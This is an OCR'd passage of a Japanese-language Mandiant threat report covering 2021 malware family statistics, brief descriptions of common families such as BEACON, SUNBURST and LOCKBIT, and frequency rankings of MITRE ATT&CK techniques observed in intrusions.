
8. Mandiant (October 7, 2021). FIN12: The Prolific Ransomware Intrusion Threat Actor That Has Aggressively Pursued Healthcare Targets
9. Mandiant (December 7, 2021). FIN13: A Cybercriminal Threat Actor Focused on Mexico
10. Mandiant (December 17, 2020). DebUNCing Attribution: How Mandiant Tracks Uncategorized Threat Actors

マルウェア

Mandiantでは、サイバー攻撃の最前線での対応や、公開レポート、その他のさまざまな調査結果から得た知見に基づいて、マルウェアのナレッジ・ベースを継続的に拡大しています。2021年、Mandiantは新たに700以上のマルウェア・ファミリーの追跡を開始しました。この数の増加はこれまでの傾向と整合しており、その勢いが衰える兆候はありません。

2021年、侵害された環境をMandiantの専門家が調査した際に、攻撃者による使用が確認されたマルウェア・ファミリーは合計365種にのぼります。この数は引き続き増え続けており、これは、ここ数年で観察されてきたマルウェア・ファミリーの数の増加と整合しています。侵害の間にMandiantの専門家に観察された365種のマルウェア・ファミリーのうち、Mandiantが2021年に追跡を開始したものは154種ありました。

マルウェア・ファミリーとは、構成メンバー間に十分な「コード重複」が見られるプログラム、または関連プログラム群のことで、Mandiantではこれらをまとめて「ファミリー」と呼んでいます。単一のマルウェアが時間とともに変化して、それが次々と新しい、しかし基本的には重複するマルウェアの亜種を生み出していくため、ファミリーという用語は、単一のマルウェアより広い範囲を指します。



- 2021年に新たに追跡を開始したマルウェア・ファミリー
- 2021年に新たに追跡を開始し、観察されたマルウェア・ファミリー
- 2021年に観察されたマルウェア・ファミリー


マルウェア・ファミリーのカテゴリー

2021年に追跡を開始した733種のマルウェア・ファミリーのうち、上位5つのカテゴリーは、バックドア（31%）、ダウンローダー（13%）、ドロッパー（13%）、ランサムウェア（7%）、起動ツール（5%）および認証情報を窃取するマルウェア（5%）でした。これらのカテゴリーはここ数年のものと一致しています。

マルウェア・カテゴリーは、マルウェア・ファミリーの主な目的を表しています。各マルウェア・ファミリーは、複数のカテゴリーの機能を持っているかどうかに関わらず、その主な目的を最もよく表す1つのカテゴリーにのみ割り当てられます。

マルウェア・カテゴリー	主な目的
バックドア	システムに仕掛け、そのシステムに対して攻撃者が対話形式でコマンドを発行できるようにすることが主な目的のプログラム
認証情報を窃取するマルウェア	認証情報にアクセスし、コピー、窃取を行うことを主な目的とするユーティリティ
ダウンローダー	特定のアドレスからファイルをダウンロード（おそらくは起動も）することを唯一の目的とするプログラム。その他の機能や対話形式のコマンドのサポートは提供しない
ドロッパー	1つ以上のファイルを抽出、インストールするプログラム。ファイルの起動や実行を行う場合もある
起動ツール	1つ以上のファイルを起動することを主な目的とするプログラム。ドロッパーやインストーラーと異なり、起動ツールはファイルを含まず、ファイルの構成も行わず、単に実行または読み込みのみを行う
ランサムウェア	不正な操作（データの暗号化など）の実行を主な目的とするプログラム。その操作を回避または解除することと引き換えに被害者から支払いを引き出す
その他	ユーティリティ、キーロガー、POS、トンネリング・ツール、データ・マイニング・ツールなど、他のマルウェアのカテゴリーが含まれる

新たに追跡を開始したマルウェア・ファミリーのカテゴリー（2021年）



観察されたマルウェア・ファミリーとは、Mandiantの専門家による調査の中で特定されたマルウェア・ファミリーです。


観察されたマルウェア・ファミリーのカテゴリー

バックドアは引き続き攻撃者が好むマルウェアとなっており、ここ数年のMandiantの調査でも、マルウェア・ファミリーの最大のカテゴリーとなっています。2021年に観察された365種のマルウェア・ファミリーのうち、上位のカテゴリーは、バックドア（40%）、ドロッパー（12%）、ランサムウェア（10%）、ダウンローダー（7%）、認証情報を窃取するマルウェア（5%）、起動ツール（4%）でした。

新たに追跡を開始したマルウェア・ファミリーと同様に、2021年に観察されたマルウェア・ファミリーの22%は、「その他」のカテゴリーに分類されます。過去数年と比べても、この数字の変化は小さく、攻撃者は目的を達成するためにさまざまなツールを生み出して、使用していることがわかります。

Mandiantは、攻撃者が使用するランサムウェア・マルウェア・ファミリーの種類が増加していることを観察しています。その割合は2020年の8%から、2021年には10%まで増加しています。


観察されたマルウェア・ファミリーのカテゴリー（2021年）



一般に公開されているツールやコードのファミリーとは、制限なしに簡単に入手できるものを指します。ここには、インターネット上で無料で入手できるツールや、売買されているツール（誰でも購入できる場合）が含まれます。

新たに追跡を開始したマルウェア・ファミリー（入手方法別）（2021年）


Mandiantの専門家は、新たに追跡を開始したマルウェア・ファミリーの86%は非公開のものであり、14%が一般に公開されているものであることを観察しています。新たに追跡を開始したマルウェア・ファミリーの大半は、公開範囲が制限されているか、おそらくは独自に開発されたものであるという傾向が続いています。



非公開のツールやコードのファミリーとは、把握されている限りにおいて、公には入手できない（無料か有料かを問わず）ものを指します。ここには、独自に開発、保持、使用されるツールや、限られた顧客にのみ共有または販売されるツールが含まれます。

観察されたマルウェア・ファミリー（入手方法別）（2021年）

新たに追跡を開始したマルウェア・ファミリーの場合と同様に、Mandiantの専門家は、2021年に侵害に使用されたマルウェア・ファミリーの72%は非公開のものであり、28%が一般に公開されているものであることを観察しています。攻撃者は侵害の目標を達成するために、一般に公開されているマルウェアと非公開のマルウェアの両方を使用しています。多くの攻撃者は、BEACONのように公開されているマルウェア・ファミリーを共通して使用しているものの、標的の環境内での有効性を高めるためにマルウェアを進化、適応させていることが観察されています。



BEACONの使用の割合の変化

24% → **28%**

侵害に占める割合（2020年）


侵害に占める割合（2021年）

特に頻繁に確認されたマルウェア・ファミリー

Mandiantの専門家が調査した侵害の中で、特に頻繁に確認されたマルウェア・ファミリーは、BEACON、SUNBURST、METASPLOIT、SYSTEMBC、LOCKBIT、RYUKでした。BEACONは2021年も、最も広く使用されたマルウェア・ファミリーでした。2番目に多く使用されたマルウェア・ファミリーの3倍以上の頻度で使用されています。しかも、侵害全体でBEACONが使用された割合を見ても、2020年の24%から2021年には28%に増加しています。BEACONは依然として、攻撃者に圧倒的に好まれるマルウェア・ファミリーであり、Mandiantは今後もBEACONの使用は増加すると見ています。

SUNBURST[12]は、2021年にMandiantが調査した侵害全体の9%で観察されています。SUNBURSTは、不正なアップデートを利用して、世界中で標的の環境に大規模に配信されており、アクセスへの広範な侵害をもたらしています。この指標は、最初の感染経路として2番目に多用されているサプライ・チェーン侵害と、侵害におけるSUNBURSTの使用との間で観察された関係と整合しています。

特に頻繁に確認されたマルウェア・ファミリー（2021年）



RYUKとLOCKBITは、2021年にMandiantが調査した侵害の中で最も多く利用されたランサムウェア・ファミリーです。特に、新たに昇格したFIN12[13]は、2021年を通して、RYUK、BEACON、SYSTEMBC、METASPLOITを利用した侵害を実行し、多額の利益を得ました。ランサムウェア・ファミリーは今後も毎年、マルウェア・ファミリーのリストに入り続けるでしょう。

攻撃者は引き続き、さまざまなマルウェアを利用して目的を遂行しようとします。2021年のMandiantの観察によると、10件以上の侵害で使用されたマルウェア・ファミリーは全体のわずか3.8%であり、マルウェア・ファミリーの81%は1件か2件の侵害でのみ観察されています。ここ数年間でMandiantは、攻撃者が進化するにつれ、そのツールセットも多様になってきていることを観察しています。この多様化は、侵害全体でツール更新が限定的であるという傾向が継続していることでも示されています。

12. Mandiant (December 13, 2020). FIN12: Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor
13. Mandiant (October 7, 2021). FIN12: The Prolific Ransomware Intrusion Threat Actor That Has Aggressively Pursued Healthcare Targets

マルウェアの定義

BEACONは、Cobalt Strikeソフトウェア・プラットフォームの一部として市販されているバックドアで、ネットワーク環境のペネトレーション・テストで一般的に使用されます。このマルウェアは、任意コードの挿入と実行、ファイルのアップロードとダウンロード、シェル・コマンドの実行など、いくつかの機能をサポートします。BEACONは数多くの攻撃グループに使用されており、APT19、APT32、APT40、APT41、FIN6、FIN7、FIN9、FIN11、FIN12、FIN13のほか、650近いUNCグループがBEACONを使用したことが確認されています。

SUNBURSTは.NETベースのバックドアであり、DNS経由で最初に通信を行います。SUNBURSTは、ドメイン生成アルゴリズムを使用して、最初のリモート・サーバーのドメインを生成します。DNSレスポンスは、C2サーバーのドメインを含むCNAMEレコードを返し、これが以降のHTTP経由のコミュニケーションに使用されます。サポートされているバックドア・コマンドには、ファイルのダウンロードと実行、ファイル管理、レジストリ操作、プロセス終了などがあります。SUNBURSTは、検知を回避するために、標的のサービスを使用不能にすることもできます。また、システムのIPアドレス、DHCP設定、ドメイン情報を含む基本的なシステム情報をアップロードすることもできます。Mandiantでは、UNC2452がSUNBURSTを利用していることを観察しています[14]。

METASPLOITは、脆弱性の発見、悪用、検証を行うことのできるペネトレーション・テスト・プラットフォームです。Mandiantでは、APT40、APT41、FIN6、FIN7、FIN11、FIN12、FIN13と、40のUNCグループが、諜報活動や金銭目的からペネトレーション・テストまで幅広い最終目的のためにMETASPLOITを使用したことを観察しています。

SYSTEMBCは、C言語で書かれたトンネラーであり、TCPでカスタムのバイナリ・プロトコルを使用して、C2サーバーからプロキシ関連コマンドを取得します。C2サーバーはSYSTEMBCに対し、C2サーバーとリモート・システムの間でプロキシとして振る舞うよう指示します。SYSTEMBCは、HTTP経由で他のペイロードを取得することもできます。一部の亜種は、この目的のためにTorネットワークを使用することがあります。ダウンロードしたペイロードはディスクに書き込まれるか、メモリに直接マッピングされ、後で実行させることができます。SYSTEMBCは、他のマルウェア・ファミリーに伴うネットワーク・トラフィックを隠すために使用されることもあります。観察されているファミリーには、DANABOT、SMOKELOADER、URSNIFがあります。Mandiantでは、FIN12のほか、金銭取得に関連する目標をもつ10のUNCグループがSYSTEMBCを使用していることを観察しています。

LOCKBITは、C言語で書かれたランサムウェアであり、ローカルまたはネットワーク共有に保管されたファイルを暗号化します。また、ネットワーク上の別のシステムを特定し、SMB経由で拡散させることができます。LOCKBITはファイルを暗号化する前に、イベント・ログを消去し、ボリュームのシャドウ・コピーを削除し、ファイルの暗号化の機能に影響する可能性のあるプロセスやサービスを終了させます。LOCKBITは、暗号化されたファイルに拡張子「.lockbit」を使用することが観察されています。また、Mandiantは、金銭目的やエスピオナージ活動に関連した目的をもつ10以上のUNCグループが、LOCKBITを使用していることを観察しています。

RYUKは、C言語で書かれたランサムウェアであり、ローカル・ドライブとネットワーク共有に保管されたファイルを暗号化します。また、バックアップ・ファイルとボリューム・シャドウ・コピーを削除します。RYUKの一部の亜種は、ネットワーク上の他のシステムに拡散させることができます。Mandiantは、FIN6とFIN12、そして10の金銭目的のUNCグループがRYUKを使用していることを観察しています。


14. 詳細についてはSolarWinds Breach Resource Centerを参照

マルウェア・ファミリーの**オペレーティング・システムに対する有効性**とは、そのマルウェアの使用対象となるオペレーティング・システムについてのものです。


オペレーティング・システムに対する有効性

オペレーティング・システムに対する有効性については、2021年もこれまでと同じ傾向が続いています。新たに追跡を開始したマルウェア・ファミリーも、観察されているマルウェア・ファミリーと同じく、主にWindowsに対して有効であるためです。ただし、Linuxに影響を与えるマルウェア・ファミリーが2021年に増加しています。新たに追跡を開始したマルウェア・ファミリーのうち、Linuxに対して有効なものは2020年には8%でしたが、2021年には11%に増加しています。また、観察されたマルウェア・ファミリーについても、Linuxに対して有効なものは、2020年の13%から2021年には18%まで増加しています。新たに追跡を開始したマルウェア・ファミリーと観察されているマルウェア・ファミリーの両方で、Linuxに対する有効性が増加していることは、攻撃者が異なるオペレーティング・システム環境を開発して標的とする能力と意思があることを示しています。Mandiantが調査した侵害では、攻撃者は引き続き、同様の比率でオペレーティング・システムを標的にしています。

新たに追跡を開始したマルウェア・ファミリーのオペレーティング・システムに対する有効性（2021年）



観察されたマルウェア・ファミリーのオペレーティング・システムに対する有効性（2021年）



攻撃手法

Mandiantでは引き続き、調査結果をMITRE ATT&CKフレームワークに継続的にマッピングすることにより、コミュニティや業界の取り組みをサポートしています。2021年、MITREはATT&CKのバージョン9および10を公開しました。これらのバージョンでは、Linux、macOS、封じ込め技法への対応が強化されています。Mandiantは2021年に、300件を超える追加のMandiant手法をMITRE ATT&CKフレームワークにマッピングしました。これにより、合計で2,100件以上のMandiantの手法と調査結果がMITRE ATT&CKに関連付けられることになりました。


組織は、実施すべきセキュリティ対策に優先順位を付ける必要があります。そして、その意思決定プロセスは、侵害に使用される可能性の高い具体的な手法に応じて行われる必要があります。最近の侵害で一般に使用されている手法を把握することで、組織はセキュリティに関する意思決定を的確に行うための態勢を整えることができます。

2021年の侵害において、Mandiantの専門家は、攻撃者はMITRE ATT&CKの手法の70%とサブ手法の46%を利用していることを観察しています。これは2020年と比べて、観察された手法で11%、サブ手法で92%増加したことになります。これは、攻撃者が侵害を進めるために幅広い手法を利用していることを示すものですが、Mandiantの専門家は、この増加は2021年に実施された脅威データの分類および体系的カテゴリー化の改善によるものであると考えています。

2021年に観察された手法のうち、侵害の5%以上で確認されたものは43%（手法全体の30%）でした。一方、2020年に観察された手法では37%（2020年の手法全体の23%）でした。Mandiantの専門家は、頻度の低い手法よりも、一般的に使用されている手法から保護するためのセキュリティ対策を優先的に実施することを推奨しています。

MITRE ATT&CK®とは、実際の攻撃における観察に基づいた、攻撃者の戦術と手法に関するグローバルな公開ナレッジ・ベースです。ATT&CKのナレッジ・ベースは、民間企業や政府、サイバー・セキュリティ製品/サービス業界において、具体的な脅威モデルや方法を開発するための基盤として利用されています。

特に頻繁に使用されるMITRE ATT&CKの手法（2021年）



2021年には、侵害の半数以上において、攻撃者が検知や解析を困難にするために、ファイルや情報に対して暗号化やエンコーディングなどの難読化を使用したことが観察されています（T1027）。

攻撃者はまた、さらに侵害を進めるためにコマンド・インタープリターまたはスクリプト・インタープリターを引き続き使用しており（T1059）、そのような事例の65%（侵害全体の29%）でPowerShellが利用されています（T1059.001）。

調査した侵害の37%で、攻撃者はアプリケーション層のプロトコル（T1071）を使用して通信を行っており、このうち87%（調査した侵害全体の32%）では特にHTTPやHTTPSなどのWebプロトコルを使用しています。

Mandiantの専門家は、調査した侵害の32%で攻撃者がシステム情報の探索行動（T1082）を行っており、ファイルまたはディレクトリ情報の探索行動（T1083）を行っていた侵害も32%あったことを観察しています。同様に、調査した侵害の32%で、攻撃者はホスト上の指標を削除（T1070）しており、このうちの85%（調査した侵害全体の27%）はファイルの削除を伴っています。

2020年と同様、攻撃者は2021年も、侵害を進めるために標的の環境で利用できるものを活用しようとしていることが示されています。このことは特に、攻撃者がWebプロトコル、PowerShell、システム・サービス、Remote Desktopを頻繁に利用していることからも明らかです。組織は、一般的なテクノロジーの利便性およびアクセス性と、環境のセキュリティとのバランスを取る必要があります。


特に頻繁に見られる手法トップ10

1.	T1027: Obfuscated Files or Information	51.4%
2.	T1059: Command and Scripting Interpreter	44.9%
3.	T1071: Application Layer Protocol	36.8%
4.	T1082: System Information Discovery	31.8%
5.	T1083: File and Directory Discovery	31.7%
6.	T1070: Indicator Removal on Host	31.7%
7.	T1055: Process Injection	28.5%
8.	T1021: Remote Services	27.4%
9.	T1497: Virtualization/Sandbox Evasion	26.9%
10.	T1105: Ingress Tool Transfer	26.5%
	T1569: System Services	26.5%

特に頻繁に見られるサブ手法トップ5

1.	T1071.001: Web Protocols	32.0%
2.	T1059.001: PowerShell	29.4%
3.	T1070.004: File Deletion	27.1%
4.	T1569.003: Service Execution	26.5%
5.	T1021.001: Remote Desktop Protocol	23.4%

頻繁に標的にされるテクノロジー（2021年）



Mandiantの標的型アタック・ライフサイクルに関連するMITRE ATT&CKの手法（2021年）

標的型アタック・ライフサイクル

MITRE ATT&CKフレームワーク

20.00%	100.00%
10.00%	19.99%
5.00%	9.99%
2.00%	4.99%
0.00%	1.99%

Mandiantの標的型アタック・ライフサイクルとは、攻撃者が攻撃を実行する際に使用するイベントの予想シーケンスです。詳細についてはhttps://www.mandiant.com/resources/targeted-attack-lifecycleを参照してください

情報収集

Reconnaissance

Active Scanning	0.8%	T1595.002: Vulnerability Scanning	0.5%
		T1595.001: Scanning IP Blocks	0.3%

Resource Development

T1588: Obtain Capabilities	16.0%	T1588.003: Code Signing Certificates	15.5%
		T1588.004: Digital Certificates	0.5%
T1608: Stage Capabilities	12.9%	T1608.003: Install Digital Certificate	9.2%
		T1608.005: Link Target	3.5%
		T1608.004: Drive-by Target	0.2%
		T1608.001: Upload Malware	0.2%
		T1608.002: Upload Tool	0.2%
T1583: Acquire Infrastructure	9.4%	T1583.003: Virtual Private Server	9.4%
T1584: Compromise Infrastructure	3.4%		
T1587: Develop Capabilities	1.7%	T1587.003: Digital Certificates	0.9%
		T1587.002: Code Signing Certificates	0.8%

初期侵入

Initial Access

T1190: Exploit Public-Facing Application	25.8%		
T1195: Supply Chain Compromise	11.1%	T1195.002: Compromise Software Supply Chain	11.1%
T1133: External Remote Services	8.8%		
T1566: Phishing	8.6%	T1566.001: Spearphishing Attachment	4.3%
		T1566.002: Spearphishing Link	3.5%
T1078: Valid Accounts	6.3%		
T1189: Drive-by Compromise	4.3%		
T1199: Trusted Relationship	0.6%		

標的型アタック・ライフサイクル

MITRE ATT&CKフレームワーク

20.00%	100.00%
10.00%	19.99%
5.00%	9.99%
2.00%	4.99%
0.00%	1.99%

足がかりの設定

Persistence

T1053: Scheduled Task/Job	15.8%	T1053.005: Scheduled Task	13.5%
		T1053.003: Cron	0.5%
		T1053.001: At (Linux)	0.2%
T1505: Server Software Component	14.0%	T1505.003: Web Shell	14.0%
		T1505.004: IIS Components	0.5%
T1543: Create or Modify System Process	13.1%	T1543.003: Windows Service	12.8%
		T1543.002: Systemd Service	0.5%
T1133: External Remote Services	8.8%		
T1098: Account Manipulation	8.3%	T1098.001: Additional Cloud Credentials	0.6%
		T1098.002: Exchange Email Delegate Permissions	0.6%
		T1098.004: SSH Authorized Keys	0.6%
T1547: Boot or Logon Autostart Execution	6.9%	T1547.001: Registry Run Keys / Startup Folder	5.5%
		T1547.009: Shortcut Modification	1.4%
		T1547.004: Winlogon Helper DLL	0.6%
		T1547.006: Kernel Modules and Extensions	0.2%
T1136: Create Account	6.3%	T1136.001: Local Account	1.5%
		T1136.002: Domain Account	0.8%
		T1136.003: Cloud Account	0.5%
T1574: Hijack Execution Flow	4.2%	Lore T1574.011: Services Registry Permissions Weakness	3.4%
		T1574.002: DLL Side-Loading	0.9%
		T1574.001: DLL Search Order Hijacking	0.3%
		T1574.008: Path Interception by Search Order Hijacking	0.2%
T1546: Event Triggered Execution	2.8%	T1546.003: Windows Management Instrumentation Event Subscription	1.4%
		T1546.008: Accessibility Features	0.9%
		T1546.007: Netsh Helper DLL	0.3%
		T1546.010: AppInit DLLs	0.2%
		T1546.001: Change Default File Association	0.2%
		T1546.015: Component Object Model Hijacking	0.2%
